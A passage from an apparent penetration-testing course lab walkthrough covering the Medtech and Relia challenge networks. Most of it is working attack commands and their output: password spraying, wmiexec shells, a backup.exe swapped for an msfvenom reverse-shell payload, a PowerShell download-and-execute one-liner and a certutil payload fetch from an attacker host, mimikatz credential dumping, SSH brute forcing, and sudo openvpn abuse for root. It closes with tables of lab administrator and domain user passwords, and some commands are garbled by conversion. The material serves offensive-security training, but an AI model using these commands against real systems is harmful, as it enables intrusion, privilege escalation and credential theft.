
pass.txt:

```
kali@kali:~/Documents/pen-200$ cat pass.txt
Mushroom!
Flowers1
```

At this point, we will spray the password against the CLIENT01 machine.

```
proxychains -q crackmapexec smb 172.16.200.82 -d medtech.com -u users.txt -p pass.txt --continue-on-success
```

Interestingly, Yoshi's password (Mushroom!) is identical to wario's password. In addition, Yoshi user has local admin access on CLIENT01 machine based on crackmapexec output (**Pwn3d!**)



```
kali@kali:~/Documents/pen-200$ proxychains -q crackmapexec smb 172.16.200.82 -d medtech.com -u users.txt -p pass.txt --continue-on-success
```

At this point, we obtain a shell by leveraging impacket-psexec on CLIENT01:

```
kali@kali:~/Documents/pen-200$ proxychains -q impacket-wmiexec medtech/yoshi:"Mushroom\!@\!172.16.200.82
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
medtech\yoshi
C:\>hostname
CLIENT01
C:\>type C:\users\administrator\Desktop\proof.txt
1f29869029e938141c8ac47dfddaaafc6
C:\>ipconfig |findstr /i "ipv4"
    IPv4 Address. . . . . : 172.16.200.82
```

No privesc is required.

DEV04 - 172.16.x.12

Initial access

Topic: Active Directory Introduction and Enumeration (AD Enumeration with PowerView), Attacking Active Directory Authentication (Password Attacks)

Instructor Hint: SMB is not the only protocol that crackmapexec supports. Have you tried others such as SSH, RDP, WinRM or LDAP?

In the previous steps, we have sprayed our password against CLIENT01 machine on SMB protocol. This time, we will spray our credentials against DEV04 on RDP protocol instead.

```
kali@kali:~/Documents/pen-200$ proxychains -q crackmapexec rdp 172.16.200.12 -d medtech.com -u users.txt -p pass.txt --continue-on-success
-----Trimmed-----
RDP      172.16.200.12  3389  DEV04          [+] medtech.com\wario:Mushroom!
RDP      172.16.200.12  3389  DEV04          [-] medtech.com\wario:Flowers1 (STATUS_LOGON_FAILURE)
RDP      172.16.200.12  3389  DEV04          [+] medtech.com\yoshi:Mushroom! (Pwn3d!)
RDP      172.16.200.12  3389  DEV04          [-] medtech.com\yoshi:Flowers1 (STATUS_LOGON_FAILURE)
```

Nice! We just discovered that yoshi user has the ability to login to DEV04 machine via

Note: Why don't we get the same result when we try SMB or other protocols except RDP? The SMB or other may require different privileges. We should try them all. At the end of the day, it's a black box penetration testing environment. In my testing, I discovered Yoshi user was part of "**Remote Desktop Users**" group.

Connecting to the machine with Yoshi's credential via RDP (Please use the same command as the one I provided as later on we can transfer files between windows and Kali machine by specifying /drive option):

```
proxychains -q xfreerdp /cert-ignore /compression /auto-reconnect /d:medtech.com /u:yoshi /p:Mushroom! /v:
172.16.200.12 /drive:/home/kali/Documents/pen-200,tmp +clipboard
```

We can open a powershell prompt and obtain local.txt flag:

```
PS C:\Users\yoshi> hostname
DEV04
PS C:\Users\yoshi> ipconfig | findstr /i "ipv4"
    IPv4 Address. . . . . : 172.16.200.12
PS C:\Users\yoshi> whoami
medtech\yoshi
PS C:\Users\yoshi> type C:\Users\yoshi\Desktop\local.txt
d682e373bf4401265ce183ab01d38544
```

Privesc

Topic: Windows Privilege Escalation (Automated Enumeration, Service Binary Hijacking), Linux Privilege Escalation (Inspecting Service Footprints)

Instructor Hint: `watch-command` would be a great tool for inspecting service footprints.

We need to first install `peass` package and transfer the `Winpeas` to the DEV04 machine.

```

kali㉿kali:~/Documents/pen-200$ proxychains -q xfreerdp /cert-ignore /compression /auto-reconnect /d:medtech.com /u:yoshi /p:Mushroom! /v:172.16.207.12 ↵drive:/home/kali/Documents/pen-200,tmp +clipboard
[01:13:32:686] [7011:7013] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[01:13:32:686] [7011:7013] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[01:13:32:767] [7011:7013] [INFO][com.freerdp.channels.rdpclient] - [static] Loaded fake backend for rdpsnd
[01:13:32:768] [7011:7031] [INFO][com.freerdp.channels.rdpdr.client] - Loading device service drive [tmp] (static)
[01:13:32:769] [7011:7013] [INFO][com.freerdp.channels.rdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[01:13:32:346] [7011:7013] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
[01:13:32:581] [7011:7031] [INFO][com.freerdp.channels.rdpdr.client] - registered device #1: tmp (type=8 id=1)

kali㉿kali:~/Documents/pen-200$ cp /usr/share/peass/winPEAS/wiPEASx64.exe .
kali㉿kali:~/Documents/pen-200$ █
```

[Salar] 1:uvpn 2:transfer 3:web02 4:dev04* 5:zsh- "kali" 01:31 06-Mar-23

After some manual enumeration, we discover a suspicious executable (also via WinPeas).

```

Searching executable files in non-default folders with write (equivalent) permissions (can be slow)
File Permissions "C:\TEMP\backup.exe": yoshi [WriteData/CreateFiles]
File Permissions "C:\Users\yoshi\Desktop\winPEASx64.exe": yoshi [AllAccess]
```

Inside the TEMP folder named backup, which has GlobalWrite ACL.

```

C:\TEMP>dir
dir
Volume in drive C has no label.
Volume Serial Number is 703A-1804
Directory of C:\TEMP
10/06/2022 02:02 AM <DIR> .
10/06/2022 02:02 AM 11,776 backup.exe
               1 File(s)    11,776 bytes
               1 Dir(s) 18,138,038,272 bytes free
```

Judging by the name of the binary, we can assume it's performing a backup operation through a scheduled task most likely. Let's dig deeper to see what we can find.

At this point, we can see if there are any processes running using backup.exe file.

If we run `Get-Process backup` command, we will be presented with an error as the process is not showing up. However, we will try to utilize [watch-command](#) which works similar to watch linux command and suppress the errors as the following:

```

PS C:\Users\yoshi\Desktop> (new-object net.webclient).downloadstring('http://192.168.45.207/Watch-Command.ps1')
| IEX
PS C:\Users\yoshi\Desktop> Get-Process backup -ErrorAction SilentlyContinue | Watch-Command -Difference -
Continuous -Seconds 30
```

Note: You may need to press Enter in your powershell prompt every 30 seconds if you are not getting any output.

```
PS C:\Temp> Get-Process backup -ErrorAction SilentlyContinue | Watch-Command -Difference -Continuous -Seconds 30
Handles  NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
----  -----  -----  -----  -----  --  -- -----
4          1        376       1268      776       0  backup
```

First, we need to generate a malicious backup.exe PE with msfvenom on kali machine:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=443 -f exe -o backup.exe
```

Replacing backup.exe with our generated PE on DEV04:

```
C:\TEMP>ren backup.exe backup.exe.bak
C:\Temp> certutil -urlcache -f http://192.168.45.207/backup.exe backup.exe
```

We will receive a shell on our netcat listener after a while:

```
kali㉿kali:~/Documents/pen-200$ nc443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.45.207] from (UNKNOWN) [192.168.207.121] 64394
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>type C:\Users\Administrator\Desktop\proof.txt
5635968e3cb66dca10cc0d8e92db41c3
C:\Windows\system32>ipconfig |findstr /i " ipv4"
ipconfig |findstr /i " ipv4"
    IPv4 Address. . . . . : 172.16.207.12
```

DC01 - 172.16.x.10

Initial access

Topic:

We can see what user is currentlyloggedin via PsLoggedOn64.exe from sysinternals tool (We could have utilize this earlier) on any other machine that we had local admin access.

```
PS C:\Windows\Tasks> .\PsLoggedOn64.exe /accepteula \\dev04
PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
Users logged on locally:
 3/1/2023 8:40:44 AM      MEDTECH\leon
 3/6/2023 10:22:56 AM      MEDTECH\yoshi
```

We discover leon user. In addition, we notice that the leon user is a member of the domain admins group (perfect high value target) who is currently logged on a system that we do have local admin access. We are getting closer:

```

PS C:\Windows\Tasks> net group "Domain Admins" /domain
The request will be processed at a domain controller for domain medtech.com.
Group name      Domain Admins
Comment        Designated administrators of the domain
Members

-----
Administrator      leon
The command completed successfully.

```

At this stage, we try dumping cached creds using mimikatz:

```
.\\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
```

```

msv :
[00000003] Primary      Patient Portal - Med
* Username : leon
* Domain   : MEDTECH
* NTLM     : 2e208ad146efda5bc44869025e06544a
* SHA1     : 8d1c9e13d2d2c20dbe8b4eacb20b73f06573c96
* DPAPI    : a7bad14f64c3cf0d7ae2b5f6392a0b6d
tspkg :
wdigest :
* Username : leon
* Domain   : MEDTECH
* Password : (null)
kerberos :
* Username : leon
* Domain   : MEDTECH.COM
* Password : rabbit:)
ssp :
credman :

```

Fantastic! We just obtained the Domain Admin access. Obtaining flags on the rest of the machines is all left to do. Let's move laterally to the DC01 machine using impacket-wmiexec with **leon:rabbit:** credential.

```

kali㉿kali:~/Documents/pen-200$ proxychains -q impacket-wmiexec medtech/leon:'rabbit:')@172.16.207.10
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
medtech\leon
C:\>hostname
DC01
C:\>ipconfig |findstr /i "ipv4"
    IPv4 Address . . . . . : 172.16.207.10
C:\>type C:\Users\Administrator\Desktop\credentials.txt
web01: offsec/century62hisan51
C:\>type C:\Users\Administrator\Desktop\proof.txt
ee2fc2f2f5b2508d093c24345c4e8961

```

We discover an additional credential (offsec/century62hisan51) for web01 machine and will take note of it.

No privesc is required.

WEB01 - 192.168.x.120

Initial access

Topic: Windows Privilege Escalation (Hidden in Plain View), Assembling the pieces (Initial Foothold)

Instructor Hint: Make sure to target the core system before branching out to other machines

Once obtained credentials from the DC01 administrator user desktop, we can SSH to WEB01 as the offsec user and get the proof flag. We already know the IP address (**192.168.x.120**) as it was provided in the objectives and we have run an nmap scan in the beginning.

```
kali@kali:~/Documents/pen-200$ sshpass -p century62hisan51 ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no offsec@192.168.207.120
----Trimmed----
offsec@WEB01:~$ sudo su
root@WEB01:/home/offsec# cat /root/proof.txt
03101f4965c0d09f4dfcb91d7b4a7c13
root@WEB01:/home/offsec#
```

No privesc is required.

Walkthrough 2 - Stub Path

VPN - 192.168.x.122

Initial Enumeration

Topic: Password Attacks (SSH and RDP)

Earlier we have discover this machine and ran a nmap scan against it. If we try to reuse the SSH creds we discovered earlier for WEB01 machine, it won't work. This time, we assume the SSH username is offsec and will try to perform brute force attack to obtain the password:

```
hydra -l offsec -P /usr/share/wordlists/rockyou.txt 192.168.198.122 -t 4 ssh -V -f
# Alternatively, we can use patator
patator ssh_login host=192.168.198.122 user=offsec password=FILE0 0=/usr/share/wordlists/rockyou.txt -x ignore:
mesg='Authentication failed.'
```

We found SSH port available on the VPN server and we try logging in as offsec/password:

```
kali@kali:~/Documents/pen-200$ sshpass -p password ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no offsec@192.168.198.122
Warning: Permanently added '192.168.198.122' (ED25519) to the list of known hosts.
Last login: Thu Oct  6 17:13:09 2022 from 192.168.118.2
(lshell) - You are in a limited shell.
Type '?' or 'help' to get the list of allowed commands
offsec:~$
```

We are welcome with a shell prompt and its limited shell and get the initial flag.

```
offsec:~$ cat local.txt
343384d683fb679602d6afcb904bd771
```

Privesc

Topic: Linux Privilege Escalation (Abusing Sudo)

After some enumeration, we notice that we are allowed to run the openvpn binary as sudo.

```
offsec:~$ sudo -l
[sudo] password for offsec: #enter "password" in here
Matching Defaults entries for offsec on vpn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin, use_pty

User offsec may run the following commands on vpn:
    (ALL : ALL) /usr/sbin/openvpn
```

We can abuse it by checking GTFOBINS website. <https://gtfobins.github.io/gtfobins/openvpn/#sudo>

```

offsec:~$ sudo openvpn --dev null --script-security 2 --up '/bin/sh -c sh'
2022-10-25 08:11:56 Cipher negotiation is disabled since neither P2MP client nor server mode is enabled
2022-10-25 08:11:56 OpenVPN 2.5.5 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [MH/PKTINFO]
[AEAD] built on Mar 22 2022
2022-10-25 08:11:56 library versions: OpenSSL 3.0.2 15 Mar 2022, LZO 2.10
2022-10-25 08:11:56 NOTE: the current --script-security setting may allow this configuration to call user-
defined scripts
2022-10-25 08:11:56 ***** WARNING *****: All encryption and authentication features disabled -- All data
will be tunnelled as clear text and will not be protected against man-in-the-middle changes. PLEASE DO
RECONSIDER THIS CONFIGURATION!
2022-10-25 08:11:56 /bin/sh -c sh null 1500 1500    init
# id
uid=0(root) gid=0(root) groups=0(root)

# cat proof.txt
8266aa65b39bb4ac3747efba9581c273

```

As root, we continue enumerating the machine and verify it is dual-homed.

```

# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.123.122 netmask 255.255.255.0 broadcast 192.168.123.255
                ether 00:50:56:8a:08:35 txqueuelen 1000 (Ethernet)
                  RX packets 1562 bytes 139520 (139.5 KB)
                  RX errors 0 dropped 18 overruns 0 frame 0
                  TX packets 95 bytes 13764 (13.7 KB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.16.123.122 netmask 255.255.255.0 broadcast 172.16.123.255
                ether 00:50:56:8a:6c:fd txqueuelen 1000 (Ethernet)
                  RX packets 411 bytes 39155 (39.1 KB)
                  RX errors 0 dropped 71 overruns 0 frame 0
                  TX packets 52 bytes 3848 (3.8 KB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 171 bytes 13119 (13.1 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 171 bytes 13119 (13.1 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

We enumerate other users info ad we discover mario folder.

```

# ls
# pwd
/home/offsec
# cd ..
# ls -asl
total 16
4 drwxr-xr-x 4 root root 4096 Oct  3 18:01 .
4 drwxr-xr-x 19 root root 4096 Sep 29 14:35 ..
4 drwxr-x--- 4 mario mario 4096 Oct  6 17:13 mario
4 drwxr-x--- 5 offsec offsec 4096 Oct  6 17:13 offsec
# cd mario

```

From there we find the SSH folder and inspect its content.

```

# ls -asl
total 32
4 drwxr-x--- 4 mario mario 4096 Oct  6 17:13 .
4 drwxr-xr-x  4 root  root  4096 Oct  3 18:01 ..
4 -rw------- 1 mario mario   58 Oct  3 18:43 .bash_history
4 -rw-r--r-- 1 mario mario  220 Jan  6 2022 .bash_logout
4 -rw-r--r-- 1 mario mario 3771 Jan  6 2022 .bashrc
4 drwx----- 2 mario mario 4096 Oct  6 17:13 .cache
4 -rw-r--r-- 1 mario mario   807 Jan  6 2022 .profile
4 drwx----- 2 mario mario 4096 Oct  3 18:42 .ssh

# cd .ssh
# ls -asl
total 24
4 drwx----- 2 mario mario 4096 Oct  3 18:42 .
4 drwxr-x--- 4 mario mario 4096 Oct  6 17:13 ..
4 -rw------- 1 mario mario 2590 Oct  3 18:03 id_rsa
4 -rw-r--r-- 1 mario mario  563 Oct  3 18:03 id_rsa.pub
4 -rw----- 1 mario mario  364 Oct  3 18:42 known_hosts
4 -rw-r--r-- 1 mario mario  142 Oct  3 18:40 known_hosts.old

```

We found a private key that we could try to reuse to login as mario on NTP.

NTP - 172.16.x.14

Initial Enumeration

Topic: Linux Privilege Escalation (Automated Enumeration), Assembling the pieces (Initial Foothold)

Looking at the IP addresses provided in the Objectives tab in the Offsec Training Platform, learners should come across only one IP address that yet remained to be compromised. We will reuse Maria's private key discovered on VPN machine on this machine.

The following command must be run on VPN machine, otherwise, we will have to use proxychains on our Kali machine and transfer the id_rsa private key to our own kali machine as well.

```

# ssh -i ./id_rsa mario@172.16.123.14
The authenticity of host '172.16.123.14 (172.16.123.14)' can't be established.
ED25519 key fingerprint is SHA256:srLYZlCKeyOeH0XD621R2XSoBZ/uqQ/tVS/YVLY3bF8.
This host key is known by the following other names/addresses:
 /root/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.123.14' (ED25519) to the list of known hosts.
Linux NTP 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct  6 11:35:48 2022 from 192.168.118.2
$ id
uid=1001(mario) gid=1001(mario) groups=1001(mario)
$ hostname
NTP
$ cat local.txt
46c0ad34acbb030058cdcb0cf2f9889c

```

No privesc is required

Challenge 2 - Relia - Walkthrough

Credentials

Local Admin Creds:

Machine	User / PW	Interface/s
LAB_PWK2-STUDENT_c12_252_win2022_reliadc	Administrator: vau!XCKjNQBv2\$	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_c12_249_win2022_legacy	Administrator:CommonerExtremum44\$55	PWK2-DMZ-100
LAB_PWK2-STUDENT_c12_248_win2022_external	Administrator:_DetestEschewStimulus31_	PWK2-DMZ-100
LAB_PWK2-STUDENT_c12_247_win2022_web02	Administrator: ModemGusty--Paraffin71	PWK2-DMZ-100
LAB_PWK2-STUDENT_c12_246_ubuntu22_demo	root: BanISHGATHERTape(d82	PWK2-DMZ-100
LAB_PWK2-STUDENT_c12_245_ubuntu20_web01	root: Tape*FoxholeFishtaaaaaaaaaaail95	PWK2-DMZ-100
LAB_PWK2-STUDENT_c12_21_win2022_files	Administrator: Sur@Mountain0000Gran	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_c12_20_freebsd12_production	root: 6NnB6fLeNdYiUfLxzN8L3	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_c12_19_ubuntu20_backup	root: d11lepezBk4r8TN2Gm	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_c12_194_win11_wk02	offsec: PinnateBhutanCat4431@\$1	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_c12_192_win2022_webby	Administrator: WooblyWaably!87#@	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_c12_7_win2022_intranet	Administrator: _S11111111p0rtionze21	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_c12_192_win11_wk01	offsec: PinnateBhutanCat44\$@31	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_c12_191_win2022_login	Administrator: TundraNarcosesKings44@22	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_c12_189_win2022_mail	Administrator: TonalityLansingSpeller2@1	PWK2-DMZ-100 / PWK2-CLIENTS-100

AD User Creds:

AD Username	PW
iis_service	NM6QcfYo3mesaXvTs2QB2hdJjXkZRviB
internaladmin	GtdkJeAPH8prBockjYZ2Cbq7NEwdnZXR
larry	R4AhVrozgDdZ8J7gwmaUhYHNXe7dfAfH
jenny	A6ptVCid2hx4KqdA4CJuQXaAwGNwjGZd
anna	Rux9gzkBCUa8sLvepumtUK8P4WDA7XJ4
maildmz	DPuBT9tGCBrTbR
michelle	NotMyPassword0k?
andrea	PasswordPassword_6
milana	R6TZLkPUKxp6UyYjpsrq
dan	mC8EwPsMCTnYxvWCvd4dL




Figure 1: Challenge Scenario

Walkthrough


- Credentials
